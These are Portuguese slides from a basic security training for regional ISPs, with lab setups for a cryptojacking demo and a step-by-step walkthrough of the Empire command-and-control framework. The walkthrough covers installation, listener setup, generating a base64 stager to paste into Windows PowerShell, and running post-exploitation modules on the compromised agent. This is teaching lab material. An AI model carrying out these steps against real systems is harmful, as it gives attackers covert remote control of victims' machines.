Basic Security for regional ISP

SEMANA DE CAPACITAÇÃO

Parceria

Realização

Cryptojacking

Requisitos de LAB

- Virtualizador VMWare Workstation 15
- VM Windows 10
- VM Kali linux
- Conta no Blogger
- Conta no Coinimp

Command & Control

Requisitos de LAB

- Virtualizador VMWare Workstation 15
- VM Windows 10
- VM Kali linux
- Empire

Instalação Empire (Kali) via Github

- Escolher um diretório qualquer (/opt)
- **cd /opt**
- **git clone https://github.com/BC-SECURITY/Empire.git**
- **Cd /opt/**
- **ls**
- **cd setup/**
- **ls**
- **./install.sh**


Troubleshooting

- Caso tenha problemas durante a instalação:
- Instalação do pacote M2Crypto **apt install python3-m2crypto**
- Executar **./install.sh**
- Executar manualmente o **./setup_database.py**

Executar o Empire

- **cd /opt/Empire**
- **./empire**


Listener = **Servidor/Atacante**
Stager/Laucher **= Vitima**



Criando Listener

- **Uselistener http**
- **info**

- set Name Listener1
- set Port 80
- set DefaultDelay 2
- set DefaultJitter 0.1
- set StaginKey senha secreta (copy hash)
- set StaginKey hash (colar hash)
- execute
- main



Criando Stager/Laucher

- **Usestager multi/laucher**
- **info**


- **set Listener Listener1**
- **generate**
- **Copy código em base64**

Próximo passo no Windows

Windows Ativando Stager/Laucher

Como não estamos utilizando um metasploit então coloremos o código em base64 diretamente no powershell do Windows


- **Volte para o Kali Linux**



Stager/Laucher Ativo (Kali)


Stager/Laucher Ativo (Kali)

Para voltar no inicio **main**



Exploração/Interação com o Stager/Laucher(Kali)

- **agents**
- **info**
- **interact** (Nome do agent)
- **interact** KNEYM5R7
- **usemodule** (modulo de exploração)
- **usermodule situational_awareness/host/winenum**
- **info**
- **execute**




Exploração/Interação com o Stager/Laucher(Kali)


- **main**
- **agents**
- **info**
- **interact** (Nome do agent)
- **interact** KNEYM5R7
- **usemodule** (modulo de exploração)
- **usermodule situational_awareness/host/winenum**
- **info**
- **execute**
- Para sair do modulo **back**

Exploração/Interação com o Stager/Laucher(Kali)

- **main**
- **agents**
- **info**
- **interact** (Nome do agent)
- **interact** KNEYM5R7
- **usemodule** (modulo de exploração)
- **usermodule trollsploit/rick_ascii**
- **info**
- **execute**
- Para sair do modulo **back**



Exploração/Interação com o Stager/Laucher(Windows)



OBRIGADO!

Josiane.silva@scansource.com

Parceria

Realização